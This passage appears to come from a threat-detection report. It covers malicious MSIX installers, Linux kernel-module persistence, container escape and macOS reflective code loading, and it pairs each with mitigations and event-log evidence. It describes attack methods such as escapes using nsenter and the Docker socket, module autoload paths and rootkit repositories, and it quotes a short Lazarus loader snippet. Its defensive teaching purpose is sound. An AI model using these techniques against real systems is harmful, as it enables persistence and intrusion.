Note: In the above examples, the legitimate developer-signed app packages are easily identified as Microsoft-signed, as the package family name ends with `8wekyb3d8bbwe`.

Unlike Microsoft Store apps, developer-signed apps will not show `Microsoft Store App` in the installer UI. Examples:



Suspicious MSIX package triage

When analyzing a suspicious MSIX package, it is easy to get overwhelmed when a package contains many files and you're not sure which ones are relevant. To ease this challenge, we developed a PowerShell triage script called `Get-AppPackageTriageInfo` to assist with performing initial MSIX installer triage. The only step required to use it is to first rename the `.msix` file to `.zip` and extract the contents of the ZIP to a directory.

Visit the [Installer Packages technique page](#) to see the full output of `Get-AppPackageTriageInfo` for a [malicious MSIX sample](#).

Notable observations from this sample:

- When the app is launched, `AiStubX64Elevated.exe` is what first executes. This is indicative of Advanced Installer PSF execution, which means that there will be a `config.json`, which indeed there is.
- `NEW_mormons_v1.ps1` executes prior to the execution of the app executable. The contents of the script download and load and execute a malicious .NET app.
- Based on the metadata, the MSIX was built with Advanced Installer.
- The app package was built in the Russian language.
- The publisher `CN=IMPERIOUS TECHNOLOGIES LIMITED, O=IMPERIOUS TECHNOLOGIES LIMITED, L=Ringwood, C=GB` does not appear to be related to `Valve` or `Steam` in any way.
- The package runs as full trust, which means that it will not run in a restricted container environment.
- The included `SteamSetup.exe` is a legitimate installer signed by `Valve`.

Why do adversaries use MSIX?

MSIX offers the following advantages to an adversary:

- They can use it to bundle legitimate software alongside malicious code.
- The Windows App Installer app that is responsible for installing MSIX packages offers an easy and consistent installation experience. There aren't multiple dialog click-throughs like there often are with MSI installers.
- MSIX packages are not subject to SmartScreen inspection when [**Mark-of-the-Web**](#) is applied to an MSIX file.
- [**Until recently**](#), MSIX packages could be downloaded and installed directly from a web browser using the [**ms-appinstaller protocol handler**](#).

From an adversary's perspective though, delivering malicious MSIX packages is not without its risks:

- The installation artifacts must be installed to disk, so they're subject to additional scrutiny and will leave more forensic artifacts.
- In most cases, MSIX packages must be signed with a valid code-signing certificate, which makes it easier for defenders to track adversary operations.

How do adversaries use MSIX?

Nearly every instance of a malicious MSIX package we've encountered tricks a victim into installing what they believe is legitimate software. The malicious MSIX package is packaged in one of two ways most often:

1. The legitimate software is included in the MSIX package, but a malicious PowerShell script executes beforehand by employing the **Package Support Framework** (PSF). In these cases, the MSIX package includes the malicious script, which is executed as specified in an included `config.json` file.
2. The MSIX package only includes a malicious executable without packaging the legitimate software. In these cases, it is unlikely that a PSF PowerShell script will be used.

Adversaries may also utilize the `DesktopAppMigration` element in `AppxManifest.xml` to persist a shortcut for the app package to the user's **Start Menu Startup directory**.

TAKE ACTION

Visit the [Installer Packages technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage


There are many options available to mitigate or prevent the execution of malicious app packages.

Prevent the installation of apps that do not originate from the Microsoft Store

The installation and execution of apps that do not originate from the Microsoft Store is referred to as "sideloading." An administrator can disable

TAKE ACTION

sideloaded in either **Group Policy** or **Microsoft Intune** by disabling the **AllowAllTrustedApps** policy.



The **Microsoft-Windows-AppXDeploymentServer/Operational log** will also log relevant details when apps are prevented from being installed per policy.

>Error	1/4/2024 1:49:55 PM	AppXDeployment-Server	404 (3)
>Error	1/4/2024 1:49:55 PM	AppXDeployment-Server	401 (3)
Information	1/4/2024 1:49:55 PM	AppXDeployment-Server	605 (3)
Error	1/4/2024 1:49:55 PM	AppXDeployment-Server	413 (3)
Information	1/4/2024 1:49:55 PM	AppXDeployment-Server	855 (4)
Information	1/4/2024 1:49:55 PM	AppXDeployment-Server	854 (3)
Information	1/4/2024 1:49:55 PM	AppXDeployment-Server	607 (1)

Event 401, AppXDeployment-Server

General Details


Deployment Add operation with target volume C: on Package Valve.Steam_3.0.7.3_x64_cvpb331a1f8hw from: (Steam-x64.msix) failed with error 0x80073CFF. See <http://go.microsoft.com/fwlink/?LinkId=235160> for help diagnosing app deployment issues.

Error code **0x80073CFF** indicates that the sideloading policy prevented successful installation.

Prevent non-admins from installing app packages

Administrators can deploy the **BlockNonAdminUserInstall** policy in either **Group Policy** or **Microsoft Intune**, which will prevent non-admin users from installing app packages.

TAKE ACTION



The [Microsoft-Windows-AppXDeploymentServer/Operational log](#) will also log relevant details when apps are prevented from being installed per policy.

Event ID	Date	Source	Count
Error	1/4/2024 11:47:49 PM	AppXDeployment-Server	404 (3)
Information	1/4/2024 11:47:49 PM	AppXDeployment-Server	603 (3)
Error	1/4/2024 11:47:39 PM	AppXDeployment-Server	404 (3)
Information	1/4/2024 11:47:39 PM	AppXDeployment-Server	603 (3)
Error	1/4/2024 11:44:15 PM	AppXDeployment-Server	404 (3)
Information	1/4/2024 11:44:15 PM	AppXDeployment-Server	603 (3)
Fatal	1/4/2024 11:44:15 PM	AppXDeployment-Server	404 (3)


Event 404, AppXDeployment-Server

General Details

[AppX Deployment operation failed for package file:///C:/Test/Steam-x64.msix with error 0x80070005. The specific error text for this failure is: Access is denied.]

Employ Windows Defender Application Control (WDAC)

WDAC is extremely effective at **blocking the execution of unauthorized app packages**. Note that WDAC will block execution; it will not block the installation of unauthorized packages. When WDAC blocks execution, the user will be presented with the following dialog:



TAKE ACTION

WDAC will also log the blocked execution as event ID 3077 in the [Microsoft-Windows-CodeIntegrity/Operational](#) event log:

(i) Information	1/4/2024 1:29:47 PM	CodeIntegrity	3089
(i) Information	1/4/2024 1:29:47 PM	CodeIntegrity	3089
(i) Information	1/4/2024 1:29:47 PM	CodeIntegrity	3089
(i) Information	1/4/2024 1:29:47 PM	CodeIntegrity	3089
(i) Error	1/4/2024 1:29:47 PM	CodeIntegrity	3077
(i) Information	1/4/2024 1:29:47 PM	CodeIntegrity	3089

Event 3077, CodeIntegrity

General Details


Friendly View XML View

+ System
- EventData

FileNameLength 119
File Name \Device\HarddiskVolume4\Program Files\WindowsApps\Valve.Steam_3.0.7.3_x64_cvpb331a1f8hw\AI_STUBS\AiStubX64Elevated.
ProcessNameLength 52
Process Name \Device\HarddiskVolume4\Windows\System32\svchost.exe
Requested 3

Validate MSIX packages with revoked signatures

MSIX packages that were signed with a revoked signature will fail to install when a network connection is active to validate revocation. Performing a UI install of the revoked package won't reveal the fact that the package was revoked but installation with [Add-AppPackage](#) in PowerShell makes the error explicit:




TAKE ACTION

```
PS > Add-AppPackage -Path Steam-x64.msix
Add-AppPackage : Deployment failed with HRESULT: 0x800B010C, A
certificate was explicitly revoked by its issuer.
error 0x800B010C: Opening the package
from location Steam-x64.msix failed.

NOTE: For additional information, look for [ActivityId]
4856f352-3f24-0001-fbd6-5948243fda01 in the Event Log or
use the command line          Get-AppPackageLog
-ActivityID 4856f352-3f24-0001-fbd6-5948243fda01
At line:1 char:1
+ Add-AppPackage -Path Steam-x64.msix
+ ~~~~~
+ CategoryInfo          : NotSpecified: (C:\Test\Steam-x64.
msix:String) [Add-AppxPackage], Exception
+ FullyQualifiedErrorId : DeploymentError,Microsoft.Windows.
Appx.PackageManager.Commands.AddAppxPackageCommand
```

When disconnected from the network, however, a package with a revoked signature will install and the user will be presented with the publisher information.



Additional references

- [Financially motivated threat actors misusing App Installer](#)
- [Microsoft addresses App Installer abuse](#)
- [Windows AppX Installer Spoofing Vulnerability \(CVE-2021-43890\)](#)
- [App Package Malware Triage Utility: Get-AppPackageTriageInfo](#)
- [MSIX Introduction: A comprehensive 24-chapter guide](#)

FEATURED
TECHNIQUE

Kernel Modules and Extensions (T1547.006)

Kernel modules and extensions offer adversaries a reliable means of establishing persistence on Linux systems.

Analysis

Why do adversaries abuse kernel modules and extensions?

When an adversary gains access and execution on a system, they are often hamstrung by the reality that their execution exists in memory only. Thus, if the machine restarts, the program they had running on the machine goes away. **Kernel modules and extensions** allow adversaries to establish persistence by leveraging autoloading Linux kernel modules (LKM). LKMs are programs that run within the context of the **Linux kernel**. They are essential to allowing a system to function properly. Many LKMs need to start before the user mode portions like the desktop environment, web browsers, and more. Therefore, as part of the boot process, many LKMs are loaded automatically by the system.

How do adversaries abuse kernel modules and extensions?

One way for an adversary to establish persistence is to provide an LKM that can be loaded when the machine reboots. There are specific files and directories on the system that will be checked for files indicating LKMs that should autostart, such as `/etc/modules` and `/lib/modules-load.d/`. If an adversary configures the system properly and writes their LKM to disk, then upon reboot their LKM will be loaded into memory and run.

Note: Depending on the Linux distribution and the tools installed on it, the directories that need to be configured may vary slightly. For this analysis, we will focus on the common techniques that work across many Linux distributions, but first, some background on loading LKMs.

Kernel modules are loaded by one of two syscalls: `init_module` and `fini_module`. The `init_module` syscall is used to load kernel modules from a buffer in memory while the `fini_module` syscall is used to load kernel modules from a file descriptor. Typically, if a program wants to load kernel modules they can do it in one of three ways:

1. Call the syscalls directly.
2. Use the `glibc` wrappers for the syscalls.
3. Use the `libkmod` library, which in turn just calls the `glibc` wrappers.

When a Linux system boots up, there is a well-defined sequence of events that eventually leads to having the system up and running. Early on in the chain of events, core system LKMs are loaded. These allow the operating system to interact with different pieces of hardware such as the network card, hard drive, and peripherals. A bit later on in the boot sequence, `systemd` will then load more kernel modules if necessary, using a service called `systemd-modules-load.service`. This service looks in a few predefined directories for configuration files. The configuration files, if present, specify which LKMs need to be loaded. The directories `systemd` looks for can be found in the `systemd` unit file:

```
ConditionDirectoryNotEmpty=|/lib/modules-load.d  
ConditionDirectoryNotEmpty=|/usr/lib/modules-load.d  
ConditionDirectoryNotEmpty=|/usr/local/lib/modules-load.d  
ConditionDirectoryNotEmpty=|/etc/modules-load.d  
ConditionDirectoryNotEmpty=|/run/modules-load.d
```

`systemd-modules-load.service` will also look at the `modules-load` and `rd.modules-load` kernel command-line parameters.

Another way that an adversary can achieve persistence is by creating a `systemd` unit file. An example of this is described in the Testing section on the [Kernel Modules and Extensions technique page](#) online. This variation works by creating a `systemd` service that will get started as the machine is booting up. That service will use a tool such as `insmod` (or something similar) to load the kernel module. On older systems that don't have `systemd`, `rc.d` or a similar init system may be used.

This technique is effective in cloud-hosted Linux systems as well, but the main difference is that a cloud-hosted machine is most likely a virtual machine (VM). The technique would still behave the same regardless.

If the cloud environment is hosting containers, either directly or through an orchestrator such as `Kubernetes`, the containers themselves run on top of the host system. If a container were to write files to these same directories, it may affect the host system if those directories on the container are shared with the host, as seen [here](#). If the container is able to modify files on the host, then the persistence would only apply to the host itself, which in turn could affect each container.

If you'd like to read about in-the-wild examples of kernel module and extension abuse, check out **ATT&CK's procedural examples**, this **write-up from CrowdStrike**, this **NSA/FBI security advisory**, and the following GitHub samples:

- <https://github.com/yaoymeng/adore-ng>
- <https://github.com/mncoppola/suterusu>
- <https://github.com/m0nad/Diamorphine>

TAKE ACTION

Visit the **Kernel Modules and Extensions technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

The best way to prevent or mitigate this technique is to ensure that relevant software is up to date and patched and that proper access controls are in place. There are various mechanisms that can be leveraged to prevent loading a kernel module:

1. **Restricting** access to the root user. Loading an LKM requires root privileges, so ensure that access to the root user or **sudo** privileges is monitored and properly restricted.
2. Don't give containers excessive permissions. Privileged containers or containers with the **CAP_SYS_MODULE** permission can load kernel modules. Containers that are privileged or share directories with the host can potentially create the necessary files for an autoloading LKM.

Advanced options

NOTE: These actions may not be possible if the host machine is managed by a cloud provider.

1. Enforce **signed kernel module** loading. This works in conjunction with the next step of enabling UEFI secure boot. Enforcing signed kernel module loading makes it more difficult for an attacker to load a malicious kernel module onto a system as the kernel module must be signed with a valid signature.
2. Ensure **UEFI secure boot** is enabled. Enabling UEFI secure boot allows features such as signed driver loading to be enforced.
3. Enable **Linux IAM** if possible and practical for your environment.
4. Leverage Linux security modules (**LSM**). For example, by default SELinux prevents **systemd** from inserting a kernel module created by a normal user. SELinux by default hooks into the **init_module** and **fini_module** functions, and so policies can be created to affect who is allowed to load kernel modules and under what conditions.

**FEATURED
TECHNIQUE**

Escape to Host

(T1611)

Escape to Host (i.e., container escape) enables adversaries to bypass security measures set by virtualized environments, often allowing them to gain access to the host system's resources.

Analysis

What is a container?

Containers are short-lived processes designed to run an application. They are typically isolated from the underlying host via mechanisms such as namespaces, cgroups, and capabilities. In combination, these mechanisms ensure containers are isolated, resource-controlled, and maintain a level of security.

For example, capabilities in Linux are employed to granularly assign privileges to processes. If an admin wants to grant a process with the ability to open a port but not kill any processes running on the system, they can assign the `CAP_NET_BIND_SERVICE` capability without granting `CAP_KILL`. This capability-based approach allows admins to tailor specific privileges for containers while avoiding unnecessary access.

Linux namespaces, a feature designed to provide processes with isolated views of specific system resources, come in various types. Among them, the process ID (PID) namespace isolates the PID number space, and the mount namespace allows each process to have its own filesystem. This is why PID 1 inside a container is not equivalent to PID 1 on the host (and similarly for a file path on the container versus on the host).

Why do adversaries escape to the host?

When adversaries gain a foothold on a container, they are typically limited and will seek to expand their privileges. One way to do so is by **escaping to the host** (otherwise known as a container escape), where they are no

longer limited to the privileges associated with a container. The escape permits an adversary to execute commands at the host level, enabling actions such as establishing persistence through, for example, a **rootkit** that could be difficult to remove. In addition, container escapes allow them to more effectively enumerate the environment and move laterally. This is because the host frequently stores credentials and sensitive files that may not necessarily be accessible within the container.

How do adversaries escape to the host?

Categorizing the conditions that enable container escapes precisely can be challenging, but a general classification includes: vulnerabilities, privileged containers, and misconfigurations.

Vulnerabilities

Adversaries can exploit vulnerabilities found either in the kernel or in the container runtime environment to escape containers.

Lets first consider kernel vulnerabilities. The kernel is the lowest level of software and hence vulnerabilities that allow adversaries to bypass kernel protection mechanisms can have an impact across the entire host system. One example is the “**Dirty Pipe**” ([CVE-2022-0847](#)) privilege escalation vulnerability, which allows unprivileged users to overwrite data in read-only files.

While the Dirty Pipe vulnerability does not inherently provide a direct means of a container escape, it can be chained with another vulnerability or misconfiguration to escape to the host. Consider a few examples:

- Suppose an admin grants a container read-only access to certain libraries stored on the host for development purposes. An adversary can use Dirty Pipe to write to these files (e.g., inject a reverse shell). Subsequently, when the host executes the libraries, the adversary will escape the container.
- If the host is configured to bind-mount the runC binary inside containers, and the adversary can create new containers, they are able to establish a container that waits for the runC binary to execute. Upon execution, the adversary can overwrite the cloned binary with a custom, malicious binary. The custom binary can execute arbitrary commands on the host, resulting in a container escape. You can read more about this technique [here](#).

Container runtime vulnerabilities consist of security issues within the runtime environment and not necessarily throughout the host. For instance, **CVE-2022-23648** exposes a vulnerability in `containerd`'s Container Runtime Interface (CRI) plugin. Through the creation of a container with a volume that points to a host path, an adversary can gain read access to those files on the host. Hence, if the adversary lands in an environment where they can create containers, they can mount sensitive paths (e.g., `/root/.ssh`) and gain credentials that would lead to a container escape.

Privileged containers

The second way to conduct a container escape is with privileged containers. There are a few ways a container can be classified as privileged, with `capabilities` being a key factor.

There are certain capabilities that are overloaded with privileges. For example, the `CAP_SYS_ADMIN` capability grants a container administrative rights over its own namespace. This allows the container, among other actions, to create or join new namespaces, mount arbitrary filesystems, and **load kernel modules**. An adversary can leverage this in a few ways:

An adversary gains access to a non-root user on a container with the `CAP_SYS_ADMIN` capability. They then escalate privileges to root and use the `nsenter` utility to join the initial namespace. This is considered a container escape because commands executed within the initial namespace run at the host level.

An adversary lands on a container with the ability to create new containers. They create a new container with the `CAP_SYS_ADMIN` capability and run `nsenter` as the root user. Similar to above, they consequently achieve a container escape.

While `CAP_SYS_ADMIN` does not inherently imply a container escape, it can be coupled with another capability. For example, a container with the `CAP_SYS_PTRACE` and `CAP_SYS_ADMIN` capabilities could allow a user to attach to a process running on the host and proxy commands through it.

You may encounter instances of container creation with no mention of capabilities and instead `--privileged` (or `privileged: true` for Kubernetes pods). This setting not only grants all capabilities to a container (including `CAP_SYS_ADMIN`), but also allows access to all devices on the host, ability to bypass `seccomp` security profiles and more.

Misconfigurations

Lastly, misconfigurations in the container environment can open doors to container escapes. One notable example is the exposure of the Docker socket inside a container (with default settings, available under `/var/run/docker.sock`). Developers use this to connect to the Docker daemon to perform administrative tasks. An adversary, however, can also leverage this to create vulnerable or privileged containers (such as the one in the last section), potentially enabling lateral movement within the containerized environment and an escape to the host. Adversaries can leverage this by mounting host paths or exposing sensitive host environment variables.

A similar container escape can occur within a **Kubernetes environment**. If the service account tied to the pod permits creation of pods or other higher order objects (e.g., `daemonsets`), an adversary can similarly escape to the host.

TAKE ACTION

Visit the [Escape to Host technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Consider restricting creation of privileged containers where it is not necessary. Also monitor important components in a containerized environment (i.e., Docker API and Kubernetes API server).



FEATURED
TECHNIQUE

Reflective Code Loading

(T1620)

Adversaries commonly abuse deprecated (since Mac OS X 10.5) reflective loading APIs on macOS to evade detection.

Analysis

Note: **Reflective Code Loading** is a broad, cross-platform technique, and we've chosen to focus our analysis specifically on this technique in the context of macOS.

Why do adversaries abuse reflective code loading?

The macOS file system is carefully scrutinized by endpoint detection and response (EDR) tools, commercial antivirus (AV) products, and Apple's baked-in **XProtect** AV. As a result, when an adversary drops a known malicious binary on disk, the binary is very rapidly detected and often blocked. Even new or custom payloads run the risk of being quickly signatured and prevented from successfully executing from then on.

Keenly aware of the defender's upper hand here, adversaries leverage the concept of **reflective code loading** to execute their payloads directly within the memory space of a host process, specifically **Mach-O files**, which are commonly:

- executables (**MH_EXECUTE**): a paged executable file
- loadable bundles (**MH_BUNDLE**): a dynamically bound bundle file
- dynamic library (**MH_DYLIB**): a dynamically bound shared library file

Note: If you're interested in learning more about Mach-O files, [Aidan Steele's reference](#) provides a comprehensive and easy-to-follow overview of the file format.

If the host process has **Hardened Runtime** enabled, which is the default in Xcode and disallows reflection, then **one of two** entitlements must be signed to the host binary to allow the **execution of unsigned memory**:

- `com.apple.security.cs.allow-unsigned-executable-memory`
- `com.apple.security.cs.disable-executable-page-protection`

In most cases, an adversary can avoid Hardened Runtime altogether by compiling their own host process on the target system. Since it's not being distributed widely beyond that system, it won't require **notarization**, and the adversary can avoid enabling Hardened Runtime and signing the above entitlements. It's worth pointing out that these entitlements are widely used in legitimate applications (e.g., Spotify, GitHub Desktop, Hopper Disassembler, and more).

The main benefit of reflective loading is that adversaries are never writing their payload to disk (or so they believe) and thus evading EDR, AV, and XProtect's defenses. Additionally, reflective loading effectively enables a binary to "bypass" **Gatekeeper's** first launch checks, as noted by **Csaba Fitzl**. The advantages of correctly executing this technique are clear, but modern macOS systems present formidable roadblocks to an adversary in the form of Apple's code-level mitigations and implementation complexity, which we're about to explore.

How do adversaries abuse reflective code loading?


On macOS, attackers traditionally **reflectively load their code** using the following **Dynamic Loader (Dyld) APIs**: `NSLinkModule` or the higher-level `NSCreateObjectFileImageFromMemory`, which expects the mapped image to be a "loadable bundle." This can be done at compile time with the `-bundle` flag in `gcc` or by **setting the executable Mach-O's filetype to `MH_BUNDLE` from `MH_EXECUTE`**.

It used to be the case that by preparing their payload in-memory and then calling these deprecated APIs, adversaries were able to gain code execution without writing anything to disk. This has been a problem theoretically for Apple and observed in the wild since at least 2017, with the introduction of the signed **Snake** trojan and in the hands of red teams **likely prior to 2009**. Apple has been proactive in noticing that **these API functions** are rarely used for legitimate purposes. As such, they've implemented powerful code-level mitigations to the Dyld APIs. When `NSLinkModule` is called, the module's image is written to disk at a randomized path following the format:

```
/private/var/folders/.../NSCreateObjectFileImageFromMemory-  
XXXXXXXXXX
```

Patrick Wardle and **@roguesys** have reported on this technique extensively. For a source-code level look, check out the **Reflective Code Loading technique page**. Below is what this looks like in **Mac Monitor** using our **POSIX AtomicTestHarness**. We explore this more in the **Testing section online**.

Reflective Code Loading visibility



The screenshot shows a timeline of system events. Several events are highlighted with colored boxes:

- Blue box (top):** Events 15:14:58.379 through 15:14:58.376. These represent the deletion of images from memory.
- Orange box (middle):** Events 15:14:58.376 through 15:14:58.375. These represent the mapping of modules into memory.
- Green box (bottom):** Events 15:14:58.375 through 15:14:58.374. These represent code path mitigation, specifically writing module images to disk.
- Red box (far left):** Event 15:14:58.374. This represents the test start.

Note that this is just a test, and we'd expect the adversary to fetch the code remotely (i.e., not from disk). However, by the test exercising the following we can reliably emulate the following behavior:

```
NSCreateObjectFileImageFromMemory → NSLinkModule →
NSLookupSymbolInModule → NSAddressOfSymbol (done) →
NSUnLinkModule
```

In the wild, this behavior will appear very similar in code. Patrick Wardle's analysis of **OSX.AppleJeus.C** provides us direct visibility into what this looks like, as written by Lazarus Group:

```
int _memory_exec2(int arg0, int arg1, int arg2) {
    // ...
    rax = NSCreateObjectFileImageFromMemory(rdi, rsi,
    &var_58);
    rax = NSLinkModule(var_58, "core", 0x3);
    // ...
}
```

In-the-wild examples of reflective code loading

The following is a rough timeline of identified occurrences of adversaries using reflective loading. In each of these cases, it's been in the form of `NSCreateObjectFileImageFromMemory` (and by extension `NSLinkModule`).

Identified	Variant	Classification	Attribution
2017	Snake	Trojan	?
2018	OSX.AppleJeus.C / macloader	RAT	Lazarus
2019	OSX.EvilQuest / ThiefQuest	Stealer / ransomware	?
2020	Double Agent	PuP	Legitimate company
2021	NukeSped / AppleJeus	RAT	Lazarus
2022	Covid	RAT	Red team
2023	SUGARLOADER	Stager	Lazarus

Advanced tradecraft

To our knowledge, adversaries haven't managed to circumvent these APIs for in-the-wild reflective code loading. However, **red teamers have**. For example, Adam Chester's **Dyld-DeNeuralyzer** project aims to circumvent Apple's code path mitigations by reminding us that we (largely) own our address space by either:

(a) utilizing Dyld but patching and hooking the following system calls: `mmap` (mapping a file into memory), `pread` (read bytes from a file descriptor), and `fcntl` (adding signatures to a file with `F_ADDFILESIGS_RETURN` and checking for `Library Validation` with `F_CHECK_LV`)

or

(b) implementing a **custom in-memory loader**

